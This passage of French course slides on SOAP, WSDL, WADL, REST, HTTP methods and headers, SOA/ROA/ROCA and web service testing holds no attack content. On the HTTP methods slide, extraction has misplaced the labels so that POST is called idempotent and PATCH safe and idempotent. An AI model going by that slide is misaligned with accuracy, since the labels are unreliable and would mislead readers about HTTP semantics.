
soapAction non utilisée depuis SOAP 1.1 et retirée du SOAP 1.2

Literal indique que les données sont encodées directement dans le XML.

Détailé plus loin

L'URL d'accès au service


© 2019 madani. boukebeche@youni.com 35



Services Web SOAP

⇒ Proxy


- ✚ C'est une classe qui représente la classe Service Web distante au niveau du client
- ✚ Elle doit être définie par chaque client du Service Web,
- ✚ Elle est créée (automatiquement) à partir du WSDL du Service Web
- ✚ Elle permet de manipuler le Service Web à distance



© 2019 madani. boukebeche@ynou.com 37

Services Web SOAP : Résumé


- ✚ Un Service Web est une architecture pour applications distribuées standards
 - ✚ Un vrai standards cross-technologie et cross-plateformes
- ✚ Le serveur définit une interface d'accès aux traitements / données
 - ✚ Un service Web est implémenté par une classe et des méthodes
- ✚ Le serveur expose les services au moyen de WSDL
 - ✚ WSDL décrit le Service Web et est écrit en XML (W3C depuis juin 2007)
- ✚ Le client utilise le WSDL pour générer un proxy (skeleton)
 - ✚ Le proxy fournit l'infrastructure de transport des messages échangés avec le serveur
- ✚ Le client invoquera les méthodes distantes comme des méthodes locales



© 2019 madani. boukebeche@ynou.com

INTRODUCTION À L'ARCHITECTURE REST

- **REST, c'est quoi ?**
- **REST et RESTFUL**
- **WSDL et WADL**
- **HTTP & URI : la base de REST**



© 2019 madani. boukebeche@ynou.com

39



REST, c'est quoi ?



⇒ REST (REpresentational State Transfer) est une préconisation d'architecture de services web orientée ressources

⇒ REST est présenté par *Roy Thomas Fielding* lors d'une thèse à l'université de Californie sur la description des architectures orientées services web.

REST fournit un cadre et un vocabulaire pour les éléments de conception de haut niveau.

⇒ REST est un style architectural

⇒ REST n'est pas un standard (contrairement à SOAP).

⇒ REST constitue une réponse à la complexité des services basés sur SOAP

⇒ REST n'est pas un protocole ou un format d'échanges

⇒ REST se base exclusivement sur **HTTP**.


⇒ REST permet d'accéder à des ressources pour lecture/écriture en utilisant des **URL/URI**.




© 2019 madani. boukebeche@ynou.com

40

40



REST et RESTFUL



1/2

⇒ REST = **REpresentational State Transfer**

⇒ REST est un ensemble de bonnes pratiques :

- ⇒ Tout est **Ressource**
- ⇒ On ne transporte pas un objet, mais sa représentation :


```
<? xml version="1.0"?>
<nom>Bob</nom>
```
- ⇒ Basé sur **HTTP** :
 - ⇒ Verbe + URI
 - ⇒ CRUD : *Post, Get, Put, Delete*
 - ⇒ Header :
- ⇒ Stateless (le serveur)

PUT http://exemple.com/myApp/myResource
 ContentType : "application/xml; UTF-8"
 Authorization : Basic jhekaKlsal=
- ⇒ Connectivité : `<a href> => GET`

GET User/12
 => {id:12, name:"John Doe", email: "jd@rra.io"}
- ⇒ Cacheable

PUT User/12
 {id:12, name:"John Doe", email: "john.doe@rra.io"}
 => 200 OK

 PATCH User/12
 {email: "john.doe@rra.io"}
 => 200 OK


NB : State Transfert : l'état du serveur est déporté sur le client

NB : On parle de State pour une pratique Stateless


Le client peut mémoriser les réponses pour éviter les requêtes inutiles.

- Pragma: no-cache HTTP
- Expires: Fri, 30 Oct 1998 14:19:41 GMT
- Cache-Control: max-age=3600, must-revalidate

© 2019
41
41



REST et RESTFUL



2/2

⇒ Un service web RESTful est une application web qui respecte REST :

- ⇒ qui est sans état
- ⇒ qui utilise uniquement des méthodes HTTP
- ⇒ qui expose des ressources via les URI
- ⇒ qui utilise dans ses requêtes du XML et/ou du JSON.


Une application qui ne s'expose qu'en REST (respecte le principe d'architecture REST) est RESTful.

Si elle s'expose également autrement, alors elle n'est pas RESTful.


© 2019 madani.boukebeche@ynou.com
42
42

© 2016 Madani Boukebeche dilogic@free.fr

21




WSDL & WADL



1/3

⇒ Rappel WSDL = Web Services Description Language


- ⇒ WSDL est une recommandation W3C permettant de définir des documents XML décrivant les services web SOAP.
- ⇒ Chaque Service Web SOAP possède un WSDL (son **contrat** d'utilisation)
- ⇒ WSDL peut être généré automatiquement
- ⇒ WSDL est un descriptif (xml) des spécifications des service web permettant à un client de savoir comment utiliser le service web :
 - ⇒ Les types des données
 - ⇒ Les messages (méthodes appelables) avec leur paramètres et retours,
 - ⇒ les infos sur l'accès au service web : points de terminaison (port et type de port), liaisons, ...




```

<message name="sayHello">
  <part name="arg0" type="xsd:string"/>
</message>
<message name="sayHelloResponse">
  <part name="return" type="xsd:string"/>
</message>
<message name="typesSimples">
  <part name="arg0" type="xsd:byte"/>
  <part name="arg1" type="xsd:short"/>
</message>
<message name="typesSimplesResponse"/>
          
```

© 2019 me
43



WSDL & WADL



2/3

⇒ WSDL = Web Services Description Language


- ⇒ La version 1.0 ne supportait que les 2 verbes HTTP : GET et POST et donc ne convenait pas pour décrire REST
- ⇒ La version 2.0 de WSDL supporte tous les verbes HTTP et permet ainsi de décrire une application REST
 - ⇒ mais c'est un exercice fastidieux sans vrai intérêt !

Exemple de description du service liste des livres


```

<wsdl:service name="BookList" interface="">
  <wsdl:documentation>
    The bookstore's book list service.
  </wsdl:documentation>
  <wsdl:endpoint name="BookListHTTPEndpoint"
    binding=""
    address="http://www.bookstore.com/books/">
  </wsdl:endpoint>
</wsdl:service>
</wsdl:description>
          
```

© 2019 madani. boukebeche@ynou.com
44



WSDL & WADL



3/3

⇒ WADL = Web Application Description Language

⇒ WADL une alternative à WSDL pour décrire une application REST

⇒ WADL est basé aussi sur XML mais a une syntaxe moins verbeuse, plus légère et humainement plus compréhensible que WSDL


```

<method name="GET" id="ItemSearch">
  <request>
    <param name="Service" style="query" fixed="AWSECommerceService"/>
    <param name="Version" style="query" fixed="2005-07-26"/>
    <param name="Operation" style="query" fixed="ItemSearch"/>
    <param name="SubscriptionId" style="query" type="xsd:string" required="true"/>
    <param name="SearchIndex" style="query" type="aws:SearchIndexType" required="true">
      <option value="Books"/> <option value="DVD"/> <option value="Music"/>
    </param>
    <param name="Keywords" style="query" type="aws:KeywordList" required="true"/>
    <param name="ResponseGroup" style="query" type="aws:ResponseGroupType" repeating="true">
      <option value="Small"/> <option value="Medium"/> <option value="Large"/> <option value="Images"/>
    </param>
  </request>
  <response> <representation mediaType="text/xml" element="aws:ItemSearchResponse"/> </response>
</method>


```

Exemple de WADL décrivant le service REST "Item Search" de Amazon

© 2019 madani. boukebeche@free.fr
45



HTTP la base de REST



⇒ HTTP : HyperText Transfer Protocol

⇒ C'est un protocole de communication basé sur TCP/IP utilisé pour le web.

⇒ HTTP dispose d'un ensemble de commandes, d'entêtes et des types MIMEs

⇒ Quelques commandes :

⇒ GET : récupérer une ressource.

Safe, Idempotent

⇒ POST : créer une ressource.

Idempotent

⇒ PUT : créer ou modifier une ressource avec transmission de la ressource dans son intégralité.

Idempotent

Safe, Idempotent

⇒ DELETE : supprimer une ressource.

Idempotent

⇒ OPTIONS : déterminer les méthodes que sait traiter le serveur.


Safe, Idempotent

⇒ HEAD : déterminer les en-têtes d'une ressource.

Safe, Idempotent

⇒ PATCH : modifier une ressource avec transmission partielle de la ressource.


Safe, Idempotent




Une opération safe ne modifie pas des données sur le serveur

Une opération idempotente a le même résultat à chaque fois qu'elle est exécutée

© 2019 madani. boukebeche@free.fr
46



HTTP la base de REST




⇒ HTTP : HyperText Transfer Protocol


⇒ **Quelques entêtes HTTP :**

- ⇒ Accept-Charset : indique le ou les jeux de caractères supportés par le client
Ex. Accept-Charset : ISO-8859-1;q=0.5, UTF-8
Accept-Charset : *
- ⇒ Accept-Encoding : indique les encodages supportés par l'application
Ex. Accept-Encoding : compress;q=0.5,gzip
Accept-Encoding : *
- ⇒ Transfer-Encoding : indique si une transformation du contenu a été opérée : *chunked, deflate, trailers*
Ex. Transfer-Encoding : chunked
- ⇒ Accept-Language : (dans une requête) indique la langue supportée par le client
- ⇒ Content-Language : (dans une réponse) indique la langue de la réponse
Ex. Accept-Language : fr-fr, en;q=0.5
Content-Language : fr-fr

© 2019 madani. boukebeche@ynou.com 47



HTTP la base de REST



⇒ HTTP : HyperText Transfer Protocol


⇒ **Types MIME (Multi-purpose Internet Mail Extensions) :**

- ⇒ Indique le format des données échangées
- ⇒ Un type MIME est de la forme type / sous-type


Ex. :

- text/html
- text/csv
- application/json
- application/xml
- image/jpeg

© 2019 madani. boukebeche@ynou.com 48



HTTP la base de REST



⇒ HTTP : HyperText Transfer Protocol et URL/URI


⇒ Les ressources accessibles par HTTP sont référencés au moyens D'URL/URI

- ⇒ URI = Uniform Resource Identifier
 - ⇒ Est une chaîne de caractères identifiant d'une manière unique une ressource sur un réseau
- ⇒ URL = Uniform Resource Locator
 - ⇒ Les URL constituent un sous-ensemble d'URI permettant de localiser une ressource sur le réseau.
 - ⇒ Pour le web, une URL est de la forme :
`http://serveur[:port]/[chemin/ressource [?param=valeur(¶m=val)*]]`
 Ex. `http://www.dilogic.com/client/fiche.do?id=123`


URL physique

© 2019 madani. boukebeche@ynou.com

49



HTTP la base de REST



⇒ HTTP : HyperText Transfer Protocol et URL/URI

⇒ Les URL peuvent être réécrites

- ⇒ Plus simples à retenir
- ⇒ Facilement indexables par les moteurs de recherche

`http://serveur[:port]/[chemin/]chaîne_ressource`
 Ex. `http://www.dilogic.com/client_123`


URL logique

⇒ REST utilise les URL avec des commandes (verbes) HTTP avec pour lire et/ou modifier des ressources.

`http://serveur[:port]/[chemin/]chaîne_ressource`
 Ex. GET `/http://www.dilogic.com/clients` → Tous les clients

`http://serveur[:port]/[chemin/]chaîne_ressource/id`
 Ex. GET `/http://www.dilogic.com/clients/123` → le client 123

`http://serveur[:port]/[chemin/]chaîne_ressource/adresses`
 Ex. GET `/http://www.dilogic.com/clients/123/adresses` → les adresses du client 123




Une Resource peut avoir plusieurs URI :


- book/12
- /book/latest

© 2019 madani. boukebeche@ynou.com

50



HTTP la base de REST






⇒ HTTP : HyperText Transfer Protocol et URL/URI

⇒ **Les codes retour HTTP utilisables avec REST**

- ⇒ Code 300 (Multiple Choices) : URL correspondant à plusieurs ressources
- ⇒ Code 301 (Moved Permanently) et Code 307 (Temporary Redirect)
- ⇒ Code 302 (Found)
- ⇒ Code 400 (Bad Request)
- ⇒ Code 401 (Unauthorized)
- ⇒ Code 403 (Forbidden)
- ⇒ Code 405 (Method Not Allowed)
- ⇒ Code 406 (Not Acceptable) : le serveur n'est pas en mesure de répondre à la demande du client
- ⇒ Code 500 (Internal Server Error) : Le serveur a rencontré une erreur inattendue.
- ⇒ Code 501 (Not Implemented) : La méthode demandée par le client n'a pas été implémentée.

© 2019 madani. boukebeche@ynou.com

51

Annexes

© 2019 madani. boukebeche@ynou.com

52

Annexe

- **SOA**
- **ROA**
- **ROCA**

© 2019 Madani Boukebeche madani.bouk@gmail.com 53

SOA (Service Oriented Architecture)

1/3



⇒ SOA est un style architectural qui s'est inspiré de SOAP.
 ⇒ SOA constitue un style d'architecture et de gouvernance de Systèmes d'Information dans lequel convergent plusieurs approches existantes.


SOA ne préconise aucune technologie (SOA \neq SOAP)

```


graph TD
    AO[Approches Orientées Objets] --> SOA((SOA))
    D[Distribution Corba, DCOM] --> SOA
    E[Échanges orienté document XML] --> SOA
    BPM[Business Process Management] --> SOA
    WS[Web services] --> SOA
    U[Urbanisation, cartographie] --> SOA
    EAI[EAI] --> SOA
    AC[Approche par Composant Herzum & Sims] --> SOA
    EAI --- EA[Enterprise Application Integration]
    BPM --- BPM2[Business Process Management]
  
```

© 2019 madani. boukebeche 54






ROA (Resource Oriented Architecture)



1/1

⇒ ROA est une architecture mettant en avant les ressources en mettant en œuvre REST.

ROA est une architecture proposée pour s'opposer à SOA




⇒ ROA désigne les architectures qui respectent certaines règles :

- ⇒ l'interface uniforme :
 - ⇒ Commandes HTTP, dont le nombre est limité et un sens concis est donné
 - ⇒ POST (création), GET (récupération), PUT (modification), DELETE (suppression)
- ⇒ l'adressage
 - ⇒ Les URI/URL permettent d'identifier d'une manière unique les ressources
- ⇒ le sans état et sans connexion
 - ⇒ Il s'agit de traitements ponctuels pour lesquels le HTTP de base (statelessness, connectedness) convient
- ⇒ la connectivité
 - ⇒ Expression des liens


Le client d'id=7

Adresse du client dont id=7

© 2019 madani. boukebeche@ynou.com 57



ROCA



1/2


⇒ ROCA= Resource Oriented Client Architecture

⇒ ROCA est à un ensemble de pratiques/recommandations d'architecture web côté serveur et côté client en utilisant **REST**


⇒ **Le côté serveur**

- ⇒ Gère la logique applicative et fournit des ressources sous différents formats HTML, XML, JSON, ...
- ⇒ Ne doit pas considérer les aspects affichage du client : possibilité d'utiliser différents clients y compris des commandes (wget, curl, ...)
- ⇒ La navigation entre les pages utilise les fonctions natives comme rafraîchir, précédent, suivant
- ⇒ L'authentification des utilisateurs utilise le protocole HTTP Basic, ou Digest avec éventuellement le SSL (Secure Socket Layer).
- ⇒ Les sessions doivent servir à gérer les authentifications des utilisateurs.
- ⇒ Les cookies doivent être utilisés uniquement pour les authentifications et suivre le comportement des utilisateurs (à des fins de statistiques par exemple).

© 2019 madani. boukebeche@ynou.com 58



ROCA



 2/2

⇒ **Le côté client**

- ⇒ Les recommandations concernent principalement le CSS et le JavaScript
- ⇒ Les CSS sont au niveau client et sont statiques, le serveur ne génère pas dynamiquement de CSS
- ⇒ Le JavaScript ne doit pas être intrusif et ne doit pas contenir de logique applicative.
- ⇒ Le serveur ne génère pas dynamiquement de JavaScript
- ⇒ Si le JavaScript entraîne des changements d'état, il doit utiliser l'API (Application Programming Interface) History fournie par HTML5.


Plus d'info sur ROCA sur

- <http://roca-style.org/index.html>
- <http://www.touilleur-express.fr/2013/01/20/roca-resource-oriented-client-architecture/>




© 2019 madani. boukebeche@yuo.com

59




Annexe




• Tests

© 2019 Madani Boukebeche madani.bouk@gmail.com

60



Tests




⇒ Les services web nécessitent 4 types de tests vu la nature de leur utilisation (notamment dans des architecture SOA) :


- ⇒ Tests fonctionnels : pour vérifier l'invocation des services et la récupération des bonnes réponses.
- ⇒ Tests de performances : temps de réponse et support de la montée en charge
- ⇒ Tests de sécurité : s'il y a une stratégie de sécurité, est-elle appliquée ?
- ⇒ Tests d'intégration : tester les services web dans un environnement proche de la production avec des scénarios de combinaison de services, les protocoles de communication utilisés et la consistance des données qui transitent dans le système.

© 2019 madani. boukebeche@ynou.com

61




Tests



⇒ SOAPUI est un outil de tests de services SOAP / REST (écrit en Java)

⇒ Les principales fonctionnalités :


- ⇒ Test fonctionnels
- ⇒ Mocking : simulation de service
- ⇒ Tests de performances
- ⇒ Test de sécurité
- ⇒ Automatisations des tests
- ⇒ Intégration avec d'autres systèmes, comme ceux de l'intégration continue de type Jenkins.




© 2019 madani. boukebeche@ynou.com

62

62




Tests



⇒ SOAPUI permet d'organiser les tests selon 3 unités de tests :

- ⇒ **Test Step** : test unitaire d'une étape (une requête/réponse)
- ⇒ **Test Case** : combinaison de Test Steps avec des entrées, des conditions et des variables auxquels le service ou l'application doit répondre d'une certaine manière précise et attendue.
- ⇒ **Test Suite** : il est composé d'un ou de plusieurs *Test Case* . Il vise à exécuter automatiquement plusieurs Test Steps afin de vérifier leur bon fonctionnement dans un scénario d'utilisation.




© 2019 madani. boukebeche@yuuu.com

63



Annexe



• WSDL

© 2019 Madani Boukebeche madani.bouk@gmail.com

64

Services Web SOAP

⇒ **WSDL (Web Service Description Language)**

- ⇒ Chaque Service Web possède un WSDL
- ⇒ Le WSDL peut être généré automatiquement
- ⇒ WSDL est un descriptif (xml) des spécifications du Service Web permettant à un client de savoir comment utiliser le Service Web :
 - ⇒ liste des différentes méthodes appelables à distance,
 - ⇒ leurs différents paramètres d'appel,
 - ⇒ le type du résultat retourné pour chacune d'entre elles
- ⇒ des infos sur l'url du Service Web
- ⇒

Quel service me propose-tu et quel est le format d'appel ?

Contrat SOAP

CLIENT

Contrat WSDL

SOAP/XML : Requête

SERVEUR (WebService)

SOAP/XML : Réponse

Une bonne connaissance des **namespaces XML** et de **XML Schema** est un pré-requis à la lecture d'un document WSDL.

© 2019 madani.boukebeche@yuo.com

Services Web SOAP

⇒ **WSDL (Web Service Description Language)**

⇒ Dans WSDL la communication se fait par échange de messages entre des terminaisons, constituées d'un ou plusieurs ports, chacun doté d'un type.

© 2019 mac

66

Services Web SOAP

⇒ **WSDL (Web Service Description Language)**

⇒ Exemple

```

<definitions targetNamespace="http://exples.ws/" name="Exple1WSService">
  <types/>
  <message name="sayHello">
    <part name="arg0" type="xsd:string"/>
  </message>
  <message name="sayHelloResponse">
    <part name="return" type="xsd:string"/>
  </message>
  <portType name="Exple1">
    <operation name="sayHello"/>
  </portType>
  <binding name="Exple1WSPortBinding" type="tns:Exple1">
    <soap:binding transport="http://schemas.xmlsoap.org/soap/http" style="rpc"/>
    <operation name="sayHello"/>
  </binding>
  <service name="Exple1WSService">
    <port name="Exple1WSPort" binding="tns:Exple1WSPortBinding"/>
  </service>
</definitions>

```

un système de types applicable à des données

Méthode avec ses arguments

Retour d'appel de méthode

définit les opérations du Service Web et les messages impliqués. Peut être comparé à une interface Java.

définit le format des messages et le protocole utilisé par chaque type de port

associe des liaisons à des processus concrets de mise en œuvre des opérations qu'elles décrivent (typiquement une URL dans le cas d'une liaison mettant en œuvre SOAP sur HTTP)

© 2019 madani. boukebeche@ynou.com

Services Web SOAP

⇒ **WSDL (Web Service Description Language)**

⇒ **Message** : représente une méthode invocable à distance

- Les arguments sont des <part> nommés dans l'ordre arg0, arg1, ...
- Le résultat d'une méthode est un autre <message> (*même si la fonction est void*).
- Le retour de la méthode, s'il y en a, est un <part> nommé « return »
- S'il n'y a pas de retour (void) → <message /> est un tag unaire

```

<message name="sayHello">
  <part name="arg0" type="xsd:string"/>
</message>
<message name="sayHelloResponse">
  <part name="return" type="xsd:string"/>
</message>
<message name="typesSimples">
  <part name="arg0" type="xsd:byte"/>
  <part name="arg1" type="xsd:short"/>
</message>
<message name="typesSimplesResponse"/>

```

© 2019 madani. boukebeche@ynou.com

Services Web SOAP

⇒ **WSDL (Web Service Description Language)**

⇒ **Les types simples et complexes**

⇒ **Les types simples** : Type Java → xsd:type

byte	<part name="arg0" type="xsd:byte"/>
short	<part name="arg1" type="xsd:short"/>
int	<part name="arg2" type="xsd:int"/>
long	<part name="arg3" type="xsd:long"/>
float	<part name="arg4" type="xsd:float"/>
double	<part name="arg5" type="xsd:double"/>
boolean	<part name="arg6" type="xsd:boolean"/>
char	<part name="arg7" type="xsd:unsignedShort"/>
String	<part name="arg8" type="xsd:string"/>

© 2019 madani. boukebeche@ynou.com 69

Services Web SOAP

⇒ **WSDL (Web Service Description Language)**

⇒ **Les types simples et complexes**

⇒ **Les types complexes**


⇒ **Tableaux** : Type Java [] → nsXX:typeArray

```
<part name="arg0" type="ns1:intArray"/>
<part name="arg1" type="ns2:stringArray"/>
```


↓

```
<types>
<xsd:schema> <xsd:import namespace="http://jaxb.dev.java.net/array"
  schemaLocation="http://localhost:8888/hello?xsd=1"/> </xsd:schema>
</types>
```

© 2019 madani. boukebeche@ynou.com 70



Services Web SOAP



⇒ **WSDL (Web Service Description Language)**

⇒ **Les types simples et complexes**

⇒ **Les types complexes**

⇒ **Classes :** Classe Java → tns:type

```
<part name="arg0" type="tns:arrayList"/>
<part name="arg1" type="tns:vector"/>
<part name="arg0" type="tns:personne"/>
```


↓

```
public class Personne {
    public String nom, prenom;
    public int age;
}
```


```
<types>
<xsd:schema>    <xsd:import namespace="http://exple.ws/"
                  schemaLocation="http://localhost:8888/hello?xsd=2"/> </xsd:schema>
</types>
```

© 2019 madani. boukebeche@ynou.com

71



Services Web SOAP



⇒ **WSDL (Web Service Description Language)**

⇒ **Service**


⇒ Chaque Service Web est représenté par un tag **service**

⇒ Il définit un port (point d'entrée) qu'il associe à un **PortBinding** (port de liaison) en fournissant l'URI SOAP


```
<service name="Exple1WSService">
    <port name="Exple1WSPort" binding="tns:Exple1WSPortBinding">
        <soap:address location="http://localhost:8888/hello"/>
    </port>
</service>
```

© 2019 madani. boukebeche@ynou.com

72



Services Web SOAP



⇒ **WSDL (Web Service Description Language)**


⇒ **PortType**

- ⇒ Définit la liste des **opérations** (méthodes appelables) où chaque opération est un couplet de message appel (**input**) et message réponse (**output**)
- ⇒ Si le message d'appel (input) admet des paramètres, un ordre est indiqué


```

<portType name="Exple1">
  <operation name="sayHello">
    <input message="tns:sayHello"/>
    <output message="tns:sayHelloResponse"/>
  </operation>
  <operation name="typesSimples"
    parameterOrder="arg0 arg1 arg2 arg3 arg4 arg5 arg6 arg7 arg8">
    <input message="tns:typesSimples"/>
    <output message="tns:typesSimplesResponse"/>
  </operation>
</portType>
```

© 2019 madani. boukebeche@ynou.com 73



Services Web SOAP



⇒ **WSDL (Web Service Description Language)**

⇒ **Liaisons : PortBinding**

- ⇒ Une liaison précise :
 - ⇒ le style d'invocation des méthodes : RPC ou autre
 - ⇒ le protocole de transport à utiliser : SOAP/HTTP ou autre

```



<binding name="Exple1WSPortBinding" type="tns:Exple1">
  <soap:binding transport="http://schemas.xmlsoap.org/soap/http" style="rpc"/>
```

⇒ Et pour chaque opération, l'éventuelle action SOAP

```

<binding name="Exple1WSPortBinding" type="tns:Exple1">
  <soap:binding transport="http://schemas.xmlsoap.org/soap/http" style="rpc"/>
  <operation name="sayHello">
    <soap:operation soapAction="" />
    <input> <soap:body use="literal" namespace="http://exples.ws/" /> </input>
    <output><soap:body use="literal" namespace="http://exples.ws/" /></output>
  </operation>
</binding>
```

© 2019 madani. boukebeche@ynou.com 74

**Annexe**

• *Aspects de sécurité*


© 2019 Madani Boukebeche madani.bouk@gmail.com 75




ASPECTS DE SÉCURITÉ

- **Niveaux de sécurité**
- **Quelques failles de sécurité**
- **Jersey et l'authentification basique**

© 2019 madani.boukebeche@ynou.com 76




Aspects de sécurité




- ⇒ Sécuriser un système est d'assurer sa disponibilité et son bon fonctionnement en le protégeant contre
 - ⇒ Toute attaque visant à le rendre indisponible totalement ou partiellement ou altérant son bon fonctionnement
 - ⇒ Robustesse, rigueur et vigilance
 - ⇒ Pas de solution globale clé en main mais des solutions individuelles et des recommandations
- ⇒ Les accès illicites avec des droits permettant d'effectuer des opérations non autorisées
 - ⇒ Authentification
- ⇒ En JEE les aspects de sécurité sont adressés par l'API JAAS (Java Authentication and Authorization Service)

© 2019 madani.boukebeche@ynou.com
77




Niveaux de sécurité




- ⇒ Les méthodes d'authentification
 - ⇒ BASIC Authentication
 - ⇒ DIGEST Authentication
 - ⇒ CA CERT
 - ⇒ KERBEROS
 - ⇒ SSO / CAS
 - ⇒ OAuth 1 & 2
- ⇒ Sécurité d'accès
 - ⇒ Firewall : bloque les ports
 - ⇒ Proxy : peut filtrer Http
